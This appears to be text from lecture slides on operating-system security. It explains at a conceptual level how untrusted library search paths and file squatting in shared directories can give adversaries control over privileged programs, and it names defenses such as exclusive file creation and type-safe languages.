
- Adversaries may craft malicious names using search path environment variables
- When a program needs a library
 - ▶ Dynamic linker crafts a file name using LD_PATH environment variables
 - ▶ May point to the directory in which the process was started
- Attack
 - ▶ If the adversary can plant a malicious library in the user's home directory
 - ▶ And start a privileged program from the user's home directory
 - ▶ The dynamic linker will request libraries using a name whose prefix is the user's home directory
 - ▶ Enabling the adversary to supply code to root processes

- For directories where create access is shared with adversaries
 - ▶ Adversaries may predict the names of files/directories
- Create sub-directory in advance
- E.g., Adversaries predicted the `.X11-unix` directory in `/tmp`
- Also, works for files
 - ▶ Adversary binds name to a file of their choice before the victim can
- Then, the victim uses the adversary's file instead
- **Current Defense:** Check for existence on creation
- `open(name, O_CREAT | O_EXCL)`

Attacks on Name Resolution

- Improper Resource Attack

- ▶ Adversary controls final resource in unexpected ways
- ▶ Untrusted search paths (e.g., Trojan library), file squatting
- ▶ Victim expects high integrity, gets low integrity instead



- Programs have function
 - ▶ Adversaries can exploit unexpected functions
- Vulnerabilities due to malicious input
 - ▶ Subvert control-flow or critical data
 - Buffer, heap, integer overflows, format string vulnerabilities
 - ▶ Injection attacks
 - Application-dependent
- If applicable, write programs in languages that eliminate classes of vulnerabilities
 - ▶ E.g., Type-safe languages such as Java